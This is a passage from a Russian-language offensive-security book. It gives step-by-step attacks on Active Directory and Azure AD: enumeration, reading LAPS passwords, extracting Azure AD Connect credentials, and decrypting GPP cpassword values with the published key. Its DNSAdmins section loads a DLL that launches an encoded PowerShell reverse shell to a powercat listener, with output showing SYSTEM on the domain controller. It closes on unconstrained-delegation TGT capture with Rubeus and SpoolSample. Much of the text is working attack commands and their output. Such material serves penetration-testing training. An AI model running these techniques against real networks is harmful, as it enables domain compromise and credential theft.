WINDOWS1.testlab.local	WINDOWS1/localadmin	S-1-5-21-66...
WINDOWS1.testlab.local	testlab.local/Domain Admins	S-1-5-21-45...

Рис. 1.8. Список локальных администраторов

Получить список всех пользователей поможет модуль PowerShell activedirectory, достаточно выполнить команду `Get_ADUser -filter *`. Получить список групп, в которых числится определенный пользователь, можно командой `Get-NetGroup UserName [user]`.

Также есть возможность узнать список компьютеров, к которым имеет доступ конкретный пользователь или группа. Для этого используйте команды:

```
> Find-GPOLocation -UserName [user]
> Find-GPOLocation -GroupName [group]
```

Но можно вернуть и список объектов, имеющих доступ к определенному компьютеру. Для этого есть команда:

```
> Find-GPOComputerAdmin -ComputerName [computer] -Recurse
```

Еще очень важная информация, которую мы можем получить: какие объекты групповой политики применяются к конкретной машине. Делается это командой

```
> Get-DomainGPO -ComputerIdentity [PC_id] -Properties displayname
```

Важно, что все эти функции позволяют запрашивать информацию без повышенных привилегий.

Local Administrator Password Solution

Local Administrator Password Solution (LAPS, <https://www.microsoft.com/en-us/download/details.aspx?id=46899>) — система, предназначенная для управления паролями локальных администраторов на компьютерах домена. Она позволяет администратору домена периодически менять пароль учетной записи локальных администраторов, делегировать права на чтение и сброс пароля для пользователей или групп Active Directory, а также обеспечивает хранение паролей в расширенном атрибуте объекта компьютера в Active Directory. Система состоит из трех компонентов: агента, модуля PowerShell для настройки системы, Active Directory для хранения паролей.

Есть два способа обнаружить LAPS.

1. На всех хостах, где установлен LAPS, в папке C:\Program Files\LAPS\CSE\ будет файл AdmPwd.dll.
2. Конфигурации LAPS определяются в объектах групповой политики. Командой Get-DomainGPO -Identity "*LAPS*" можно поискать любой объект групповой политики, у которого есть слово LAPS в отображаемом имени.

```
displayname      : LAPS
...
gpcfilesyspath   : \\test.local\SysVol\test.local\Policies\{C3801BA8-56D9-
4F54-B2BD-FE3BF1A71BAA}
distinguishedname : CN={C3801BA8-56D9-4F54-B2BD-
FE3BF1A71BAA},CN=Policies,CN=System,DC=testlab,DC=local
...
...
```

Таким образом мы сможем определить, есть ли LAPS на нашей машине. Когда мы выясним, что LAPS на машине точно есть, смотрим конфиг. Конкретная конфигурация для политики LAPS находится в Registry.pol в разделе gpcfilesyspath. Для декодирования используйте инструмент GPRegistryPolicy (<https://github.com/PowerShell/GPRegistryPolicy>):

```
Parse-PolFile "\\test.local\SysVol\test.local\Policies\{C8701BA8-56D9-4123-B6B2-
FE3FA5031BAA}\Machine\Registry.pol"
```

Пример вывода команды:

```
KeyName      : Software\Policies\Microsoft Services\AdminPwd
ValueName    : PasswordComplexity
ValueType   : REG_DWORD
ValueLength  : 4
ValueData    : 4

KeyName      : Software\Policies\Microsoft Services\AdminPwd
ValueName    : PasswordLength
ValueType   : REG_DWORD
ValueLength  : 4
ValueData    : 8
```

```
KeyName      : Software\Policies\Microsoft Services\AdminPwd
ValueName    : PasswordAgeDays
ValueType   : REG_DWORD
ValueLength : 4
ValueData   : 30
```

```
KeyName      : Software\Policies\Microsoft Services\AdminPwd
ValueName    : AdminAccountName
ValueType   : REG_SZ
ValueLength : 26
ValueData   : localfish
```

```
KeyName      : Software\Policies\Microsoft Services\AdminPwd
ValueName    : AdminPwdEnabled
ValueType   : REG_DWORD
ValueLength : 4
ValueData   : 1
```

Сложность пароля равна четырем (верхний и нижний регистры, а также цифры и специальные символы), длина пароля — восемь символов, срок действия пароля — 30 дней, и политика распространяется на локальную учетную запись localfish.

Теперь найдем все компьютеры, к которым применен этот объект групповой политики. Для этого нам нужно знать GUID этого объекта. Сначала определим подразделения, а потом в каждом подразделении найдем рабочие станции.

```
> Get-DomainOU -GPLink "C3801BA8-56D9-4F54-B2BD-FE3BF1A71BAA" -Properties
distinguishedname
distinguishedname
-----
OU=Workstations,DC=testlab,DC=local
OU=Servers,DC=testlab,DC=local

> Get-DomainComputer -SearchBase "LDAP://OU=Workstations,DC=testlab,DC=local"
                                         -Properties distinguishedname
distinguishedname
-----
CN=WKSTMN02,OU=Workstations,DC=testlab,DC=local
CN=WKSTMN01,OU=Workstations,DC=testlab,DC=local
CN=WKSTMN03,OU=Workstations,DC=testlab,DC=local
CN=WKSTMN04,OU=Workstations,DC=testlab,DC=local

> Get-DomainComputer -SearchBase "LDAP://OU=Servers,DC=testlab,DC=local" -Properties
                                         distinguishedname
distinguishedname
-----
CN=FS01,OU=Servers,DC=testlab,DC=local
```

Мы нашли все компьютеры, на которые распространяется эта конфигурация LAPS. Компонент LAPS PowerShell дает много возможностей. Например, вот такой командой мы можем определить, что LAB\Workstation Admins и LAB\Server Admins имеют расширенные права в подразделениях Workstations и Servers:

```
> Find-AdmPwdExtendedRights -Identity "Workstations" | fl
ObjectDN          : OU=Workstations,DC=testlab,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, LAB\Domain Admins, LAB\Workstation Admins}

> Find-AdmPwdExtendedRights -Identity "Servers" | fl
ObjectDN          : OU=Servers,DC=testlab,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, LAB\Domain Admins, LAB\Server Admins}
```

Теперь легко получить пароль.

```
> Get-AdmPwdPassword -ComputerName wkstn02 | fl
ComputerName       : WKSTN02
DistinguishedName  : CN=WKSTN02,OU=Workstations,DC=testlab,DC=local
Password          : !qP)iyT
ExpirationTimestamp :
```

AppLocker

AppLocker — технология, которая позволяет системному администратору блокировать выполнение определенных исполняемых файлов на компьютерах в сети. То есть можно создать правила, по которым будет выдаваться разрешение на выполнение или отказ. Например, можно проверять уникальные идентификаторы файлов и разрешать запуск только определенным пользователям или группам (рис. 1.9).

The screenshot shows a registry key under `Software\Policies\Microsoft\Windows\SrvP2\Exe\921cc481-6e17-4653-BF75-050b80acca20`. The key has the following values:

- `ValueName`: Value
- `ValueType`: REG_SZ
- `ValueLength`: 736
- `ValueData`: XML data representing a rule:


```
<filePathRule Id="921cc481-6e17-4653-BF75-050b80acca20" Name="(Default Rule) All files located in the Program Files folder" Description="Allows members of the Everyone group to run applications that are located in the Program Files folder." UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><filePathCondition Path="%PROGRAMFILES%/*"/></Conditions></filePathRule>
```

Рис. 1.9. Пример разрешающего правила AppLocker

Обычно конфигурация AppLocker применяется через объект групповой политики. В таком случае легко извлечь конфигурацию из SYSVOL, если у нас есть доступ на чтение к общему ресурсу. Как просмотреть объекты групповой политики и к каким машинам они применяются, смотрите в разделе LAPS. Отличается только путь:

`Software\Policies\Microsoft\Windows\SrvP2\%ext%\xxxxxxxxx-xxx-xxx-xxx-xxxxxxxxxxxx`

Есть три способа применения запрещающего правила (рис. 1.10): Publisher, Path и File Hash.

На месте `%ext%` используйте ключи: Appx, Exe, Dll, Msi, Script.

```

KeyName : Software\Policies\Microsoft\Windows\SrpV2\Exe\09a9fb52-5cca-4a8d-a6f9-2e8f6e843722
ValueName : Value
ValueType : REG_SZ
ValueLength : 1146 -
ValueData : <FilePublisherRule Id="09a9fb52-5cca-4a8d-a6f9-2e8f6e843722" Name="POWERSHELL.EXE; version 10.0.0.0 and above, in MICROSOFT® WINDOWS® OPERATING SYSTEM, from O-MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" Description="" UserOrGroupSid="S-1-1-0" Action="Deny"><Conditions><filePublisherCondition PublisherName="O-MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="MICROSOFT® WINDOWS® OPERATING SYSTEM" BinaryName="POWERSHELL.EXE"><BinaryVersionRange LowSection="10.0.0.0" HighSection="*"/></filePublisherCondition></Conditions></FilePublisherRule>

```

Рис. 1.10. Пример запрещающего правила AppLocker

Azure Active Directory

Azure Active Directory (Azure AD, <https://azure.microsoft.com/ru-ru/services/active-directory/>) — облачная служба управления удостоверениями и доступом. Она нужна для создания учетных записей пользователей и управления ими и применяется в облачных сервисах Microsoft, таких как Azure, Office 365, SharePoint. Если в AD для аутентификации пользователей служит Kerberos, то здесь в той же роли используется OAuth 2.0.

Синхронизация AD и Azure AD происходит по трем сценариям.

- Сценарий синхронизации каталога.* Он позволяет синхронизировать с облаком новые учетные записи пользователей и групп, при этом логин у пользователя синхронизируется с AD, а пароль придется сменить, т. к. он не синхронизируется.
- Сценарий синхронизации паролей* дает возможность пользователям логиниться в облачный сервис с паролем от локальной учетной записи AD. При этом синхронизируется логин и хеш пароля.
- Сценарий единого входа* обеспечивает проверку подлинности пользователей в локальном каталоге AD и позволяет реализовать сценарий единого входа с использованием корпоративных учетных данных — за счет синхронизации токенов доступа.

Про атаку на сценарий единого входа много рассказывать не станем, т. к. для ее реализации нужны права администратора. Поскольку пароль в данном случае передается между Azure AD Connect и Azure ServiceBus в открытом виде, есть возможность его перехватить. FileAzureReadHookDLL (<https://gist.github.com/xpn/79a7f966b9dff0ccf3505787f8060d7>) позволяет внедрить DLL и получить пароль пользователя во время соединения. В качестве параметра данное приложение принимает PID процесса AzureADConnectAuthenticationService [*].

Сценарий синхронизации паролей

Для нас особенно интересен сценарий синхронизации паролей (PHS, рис. 1.11). Для синхронизации данных в AD есть приложение Azure AD Connect, которое извлекает данные из AD и передает их в AAD. За синхронизацию отвечает служба DC Sync.




Рис. 1.11. Схема синхронизации AzureAD Connect

При создании соединения на хосте заводится новая база данных, при этом используется LocalDB для SQL Server. Мы можем просмотреть информацию о работающем экземпляре с помощью инструмента SqlLocalDb.exe (рис. 1.12).

```
C:\Program Files\Microsoft SQL Server\110\Tools\Binn>SqlLocalDb.exe i .\ADSync
Name:          ADSync
Shared name:   ADSync
Owner:         NT SERVICE\ADSync
Instance pipe name: np:\\.\pipe\LOCALDB#SH0C43C9\tsql\query

C:\Program Files\Microsoft SQL Server\110\Tools\Binn>
```

Рис. 1.12. Пример работы SqlLocalDb.exe

База данных поддерживает Azure AD Sync — в ней хранятся метаданные и конфигурации для службы. Зашифрованный пароль находится в таблице ADSync.dbo.mms_management_agent в поле encrypted_configuration, и для его расшифровки используется библиотека C:\Program Files\Microsoft Azure AD Sync\Binn\mcrypt.dll. Расшифровывать можно при помощи AzureadDecryptorMsol.ps1 (<https://gist.github.com/xpn/0dc393e944d8733e3c63023968583545>, рис. 1.13).

Administrator: Windows PowerShell

```
PS C:\Tools> .\azuread_cred_poc.ps1
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: LAB.LOCAL
Username: MSOL_05062a06af04
Password: Ub3rSecr3tPa55
PS C:\Tools>
```

Рис. 1.13. Пример работы скрипта AzureadDecryptorMsol.ps1

Как видите из конфигурации безопасности, если получится скомпрометировать сервер с Azure AD Connect и получить доступ либо к ADSyncAdmins, либо к локальным группам администраторов, то открывается возможность заполучить учетку, которая может выполнять DCSync (рис. 1.14).




Рис. 1.14. Конфигурации безопасности

Сценарий синхронизации каталога

В этом сценарии к одной и той же учетной записи в AD и AAD применяются разные пароли, что делает неактуальной атаку на сессию синхронизации. Но так как остальные учетные данные в случае синхронизации будут совпадать, мы можем провести разведку для AAD, и ее результаты в большинстве будут актуальны для AD.

Для удобства будем использовать Azure CLI, это инструмент для Linux, который используют в сетях Windows. Начинаем с команды `az login` — она сгенерирует локальные токены OAuth, откроет окно браузера на странице авторизации, и вы сможете войти под уже имеющимся пользователем. Следующая команда позволяет получить список пользователей, параметр `output` определяет формат представления данных, а `query` — какие данные выводить.

```
az ad user list --output=json --query='[].{UPN:userPrincipalName,Name:displayName,Email:mail,UserId:mailNickname,Enabled:accountEnabled}'
```

Вот некоторые другие возможности. Список групп:

```
az ad group list --output=json --
query='[].{Group:displayName,Description:description}'
```

Список пользователей в определенной группе:

```
az ad group member list --output=json --query='[].{UPN:userPrincipalName,Name:displayName, UserId:mailNickname, Enabled:accountEnabled}' --group='<group name>'
```

Список приложений:

```
az ad app list --output=json --query='[].{Name:displayName,URL:homepage}'
```

Все службы:


```
az ad sp list --output=json --query='[ ].{Name:displayName,Enabled:accountEnabled,  
URL:homepage}'
```

Информация о конкретной службе:

```
az ad sp list --output=json --display-name='<display name>'
```

Теперь вы знаете все лазейки и методы, с помощью которых можно получить информацию для проведения атак на пользователей, повышения привилегий, бокового продвижения и захвата сети в целом.

ГЛАВА 2



Актуальные методы повышения привилегий

Чтобы скомпрометировать контроллер домена, мало найти известную уязвимость, получить учетные данные пользователя или обнаружить ошибку в настройке политики безопасности. Это обеспечит вам минимальный доступ, но его может не хватить для достижения всех намеченных целей. Поэтому залог успешной атаки — получение повышенных системных привилегий в Active Directory. О методах решения этой увлекательной задачи мы и поговорим.

Пароли из SYSVOL и GPP

На каждом компьютере с Windows, который работает в сети с Active Directory, имеется встроенная учетная запись администратора, защищенная паролем. Одно из стандартных требований безопасности — регулярно менять этот пароль. Казалось бы, задача несложная. Но только не когда в сети насчитывается под сотню машин.

Чтобы облегчить себе жизнь, ленивые системные администраторы иногда используют групповые политики для установки пароля локального администратора на большом количестве рабочих станций. Это довольно удобно, да и заменить такой пароль, когда придет срок, можно за пару минут. Одна незадача: на всех компьютерах пароль локального админа будет одинаковый.

Из этого следует вывод: получение учетных данных администратора на одной из машин сделает злоумышленника админом сразу на всех. Рассмотрим два способа достижения такого результата.

Учетные данные в SYSVOL

SYSVOL — это общедоменный ресурс Active Directory, к которому у всех авторизованных пользователей есть доступ на чтение. SYSVOL содержит сценарии входа, данные групповой политики и другие данные, которые должны быть доступны везде, где распространяется политика домена. При этом SYSVOL автоматически син-

хронизируется и используется всеми контроллерами домена. Все групповые политики домена хранятся по адресу

\\\SYSVOL\\Policies\

Чтобы упростить управление локальной учетной записью администратора на удаленных компьютерах с Windows, для каждой из них можно использовать собственный сценарий смены пароля. Проблема в том, что часто пароль хранится в виде открытого текста в скрипте (например, в файле VBS), который, в свою очередь, находится в SYSVOL. Вот пример одного из результатов поиска сценария VBS, меняющего пароль локального администратора на сетевых машинах (рис. 2.1).

```
Visual Basic

Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

Рис. 2.1. Пример VBS-скрипта с официального сайта MSDN

Этот сценарий доступен в галерее Microsoft TechNet, из-за чего нередко используется системными администраторами, которые предпочитают готовые решения. Извлечь из него пароль не составляет никакого труда. А поскольку скрипт хранится в SYSVOL, к которому у каждого пользователя домена есть доступ для чтения, наличие пароля автоматически превращает его обладателя в локального администратора на всех сетевых машинах с Windows на борту.

Настройки групповой политики

В 2006 году инструмент PolicyMaker от Microsoft Bought Desktop Standard был переименован и выпущен вместе с Windows Server 2008 как Group Policy Preferences (GPP, «предпочтения групповой политики»). Одна из наиболее полезных функций GPP — возможность создавать локальных пользователей, настраивать и изменять их учетные записи, а также сохранять учетные данные в нескольких файлах сценариев:

- карта дисков (Drives.xml);
- источники данных (DataSources.xml);

- конфигурация принтера (`Printers.xml`);
- создание/обновление сервисов (`Services.xml`);
- запланированные задачи (`ScheduledTasks.xml`).

Инструмент, безусловно, полезный: с его помощью можно автоматизировать многие рутинные действия. Например, GPP позволяет использовать групповую политику для выполнения запланированных задач с заданными учетными данными, а также при необходимости менять пароли локального администратора на большом количестве компьютеров.

Теперь давайте посмотрим, как эта штука работает. При создании нового предпочтения групповой политики в SYSVOL генерируется связанный XML-файл с соответствующими данными конфигурации. Если в ней указан пароль пользователя, он будет зашифрован AES 256 бит. Но в 2012 году Microsoft опубликовала в MSDN ключ AES, который можно использовать для расшифровки пароля (рис. 2.2).

<ul style="list-style-type: none"> * 2.2.1.1 Preferences Policy File Format 2.2.1.1.1 Common XML Schema 2.2.1.1.2 Outer and Inner Element Names and CLSIDs 2.2.1.1.3 Common XML Attributes 2.2.1.1.4 Password Encryption 2.2.1.1.5 Expanding Environment Variables 	<h2>2.2.1.1.4 Password Encryption</h2> <p>All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3></p> <p>The 32-byte AES key is as follows:</p> <pre>4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8 f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b</pre>
---	---

Рис. 2.2. Ключ шифрования, представленный MSDN

Иными словами, любой авторизованный в домене юзер может найти в общем ресурсе SYSVOL файлы XML, содержащие `cpassword`, т. е. зашифрованный пароль AES.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="new_local_admin" image="2" changed="2016-07-12 07:04:23" uid="{06FD4385-7388-4B32-BFF0-64F04EB01E22}" userContext="0" removePolicy="0"><Properties action="U" newName="" fullName="" description="" cpassword="Ju9gmlEzQeH61Nrqk/bbEB1CfOFVq0I5GUevvB4wAvOng" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="" userName="new_local_admin"/></User>
</Groups>
```

Рис. 2.3. Пример содержимого файла Groups.xml

Быстро найти эти значения можно следующей командой:

```
C:\> findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policy\*. xml
```

Для расшифровки пароля можно воспользоваться инструментом Cryptool (<https://www.cryptool.org/en/>), при этом нужно в ручном режиме декодировать Base64

и указать ключ с MSDN (подробная инструкция по расшифровке приведена в статье на Хабре: <https://habr.com/ru/post/481532/>). Существует и полностью автоматизированное средство под названием gpp-decrypt(<https://tools.kali.org/password-attacks/gpp-decrypt>), которое требует только значение cpassword и уже предустановлено в Kali Linux. Аналогичная утилита для Windows называется Get-GPPPassword (<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>), ее можно отыскать в наборе программ PowerSploit.

Ну а для очень ленивых есть модуль smb_enum_gpp из набора Metasploit. Этот инструмент попросит указать только учетные данные пользователей и адрес контроллера домена.

Так мы можем получить пароль локального администратора, и в большинстве случаев он будет работать на всех компьютерах домена.

DNSAdmins

Microsoft не только реализовала собственный DNS-сервер, но и внедрила для него протокол управления, позволяющий интегрировать DNS-сервер с доменами Active Directory. По умолчанию контроллеры домена также являются DNS-серверами, поэтому DNS-серверы должны быть доступны каждому пользователю домена. Это, в свою очередь, открывает потенциальную возможность для атаки на контроллеры домена: с одной стороны, мы имеем сам протокол DNS, а с другой — протокол управления, основанный на RPC.

Пользователь, входящий в группу DNSAdmins или имеющий права на запись в объекты DNS-сервера, может загрузить на DNS-сервер произвольную DLL с привилегиями System. Это очень опасно, поскольку многие корпоративные сети используют контроллер домена в качестве DNS-сервера.

Таким образом, для реализации атаки мы можем просто загрузить на DNS-сервер произвольную библиотеку с помощью dnsclient (путь \\ops-build\\dll должен быть доступен для чтения DC):

```
PS C:\> dnsclient ops_dc/config/serverlevelplugin.dll \\ops-build\\dll\\mimilib.dll
```

Чтобы проверить, была ли загружена DLL, можно использовать следующую команду:

```
PS C:\> Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters -Name ServerLevelPluginDll
```

Так как наш пользователь — член группы DNSAdmins, мы можем перезапустить службу DNS:

```
C:\> sc \\ops-dc stop dns  
C:\> sc \\ops-dc start dns
```

После перезапуска DNS-сервера будет выполнен код из загруженной библиотеки. Такая библиотека, например, может содержать скрипт PowerShell (рис. 2.4) для обратного подключения (<https://github.com/samratashok/nishang>).

```

(Global Scope) kdns_DnsPluginQuery(PSTR pszQueryName, WORD wQueryType, PSTR pszRecord)
{
    #pragma warning(disable:4996)
    if(kdns_logfile = _wfopen(L"kiwidns.log", L"a"))
    #pragma warning(pop)
    {
        klog(kdns_logfile, L"%S (%hu)\n", pszQueryName, wQueryType);
        fclose(kdns_logfile);
        system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -e SQBuAHYAbwBrAGUALQBFAHgAcAB");
    }
    return ERROR_SUCCESS;
}

```

Рис. 2.4. Пример PowerShell-кода в DLL

После успешного выполнения скрипта мы будем прослушивать на своем хосте обратное подключение (рис. 2.5):

PS C:\> powercat -l -v -p 443 -t 1000

В результате мы получим права system на DC.

```

VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.0.1] port  [tcp] accepted (source port 53799)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\SYSTEM

```

Рис. 2.5. Пример успешного бэкконнекта

Делегирование Kerberos

Делегирование — это функция Active Directory, позволяющая учетной записи пользователя или компьютера выдавать себя за другую учетную запись. В качестве примера разберем ситуацию, когда пользователь обращается к веб-приложению, чтобы работать с ресурсами на сервере базы данных.

Исходя из схемы, показанной на рис. 2.6, веб-сервер должен работать с сервером базы данных от имени пользователя. Здесь и помогает делегирование — к учетным записям пользователей в среде Windows применяется флаг TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION (T2A4D) User-Account-Control.

Атрибут User-Account-Control (который не следует путать с механизмом контроля учетных записей Windows) устанавливает определенные атрибуты для учетных записей Active Directory — например, если учетная запись отключена, заблокирована или пароль пользователя никогда не истекает.

Для реализации делегирования Microsoft внедрила расширение протокола Kerberos «Служба для доступа пользователя к себе» (S4U2Self). Это расширение позволяет службе запрашивать токен для другого пользователя, предоставляя имя пользователя, но не вводя пароль. Когда учетная запись пользователя имеет флаг T24AD,




Рис. 2.6. Схема взаимодействия с базой данных через веб-сервер

такие токены могут быть запрошены с атрибутом `forwardable`, который дает службе возможность аутентифицироваться с этими токенами для других служб.

Чтобы избежать неограниченного делегирования, Microsoft гарантировала, что данные токены могут использоваться только для определенных служб, которые настроены для учетной записи пользователя через расширение «Служба для пользователя через прокси» (S4U2proxy). Этот параметр контролируется атрибутом `msDS-AllowedToDelegateTo` в учетной записи пользователя. Он содержит список имен участников службы, который указывает, на какие службы Kerberos пользователь может перенаправлять эти токены (так же, как выполняется обычное ограниченное делегирование в Kerberos). Например, вы хотите, чтобы ваша веб-служба имела доступ к общей папке для пользователей. Тогда учетная запись службы должна иметь атрибут:

```
ms-DS-AllowedToDelegateTo "SIFS/fs.dom.com"
```

Для наглядности рассмотрим схему аутентификации Kerberos (рис. 2.7).

- Пользователь аутентифицируется в веб-сервисе с использованием не Kerberos-совместимого механизма аутентификации.
- Веб-служба запрашивает билет для учетной записи `user` без указания пароля, как для учетной записи `svc_web`.
- KDC проверяет значение `svc_web userAccountControl` для флага `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION`, а также не заблокирован ли целевой пользователь для делегирования. Если все в порядке, KDC возвращает перенаправляемый билет для учетной записи пользователя (S4U2Self).
- Затем служба передает этот билет обратно в KDC и запрашивает билет для службы `cifs/fs.contoso.com`.
- KDC проверяет поле `msDS-AllowedToDelegateTo` в учетной записи `svc_web`. Если служба указана в списке, она вернет билет службы для общей папки (S4U2proxy).




Рис. 2.7. Схема аутентификации Kerberos

6. Веб-служба теперь может проходить проверку подлинности на общем ресурсе в качестве учетной записи пользователя с применением предоставленного билета.

Неограниченное делегирование

При неограниченном делегировании Kerberos на сервере, на котором размещена служба, контроллер домена DC помещает копию TGT (ticket granting ticket — билет для получения билета) пользователя в TGS (Ticket Granting Server — сервер выдачи билетов или разрешений) службы. Когда данные пользователя предоставляются серверу для доступа к службе, сервер открывает TGS и помещает TGT пользователя в LSASS (Local Security Authority Subsystem Service — сервис проверки подлинности локальной системы безопасности) для дальнейшего использования. Сервер приложений теперь может выдавать себя за этого пользователя без ограничений!

Таким образом, хост, на котором активно неограниченное делегирование, будет содержать в памяти TGT делегированного пользователя. Наша задача — его достичь, чтобы скомпрометировать пользователя. Данный вид атаки возможен, если мы скомпрометировали сам хост либо пользователя, имеющего право управлять хостом с делегированием.

Обнаружить все компьютеры с неограниченным делегированием Kerberos очень просто: у них будет выставлен флаг TrustedForDelegation. Это определяется с помощью инструмента ADModule (<https://github.com/samratashok/ADModule>), а конкретнее — следующей команды:

```
PS C:\> Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```

Того же результата можно достигнуть, выполнив такую команду PowerView:

```
PS C:\> Get-DomainComputer-Unconstrained
```

Теперь нужно отослать запрос MS-RPRN RpcRemoteFindFirstPrinterChangeNotification (аутентификация Kerberos) на сервер печати DC (служба Spooler). DC немедленно

отправит ответ, который включает TGS (полную копию TGT) учетной записи компьютера контроллера домена, т. к. на нашем хосте используется неограниченное делегирование.

Чтобы это сделать, сначала поставим прослушивание входящих соединений с помощью Rubeus (<https://github.com/GhostPack/Rubeus>):

```
C:\> Rubeus.exe monitor /interval:1
```

Теперь инициируем запрос с помощью SpoolSample (<https://github.com/leechristensen/SpoolSample>):

```
C:\>. \SpoolSample.exe DC.domain.dom yourhost.domain.dom
```

В Rubeus мы увидим подключение (рис. 2.8).

```
SessionKeyType : aes256_cts_hmac_sha1
Base64SessionKey : ExtSz4AKWJ8FckcgG43mM5SM3j5dI6ugk3YxC57qiV0=
KeyExpirationTime : 12/31/1600 4:00:00 PM
TicketFlags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
StartTime : 4/28/2019 1:59:34 AM
EndTime : 4/28/2019 11:59:34 AM
RenewUntil : 5/5/2019 1:59:34 AM
TimeSkew : 0
EncodedTicketSize : 1276
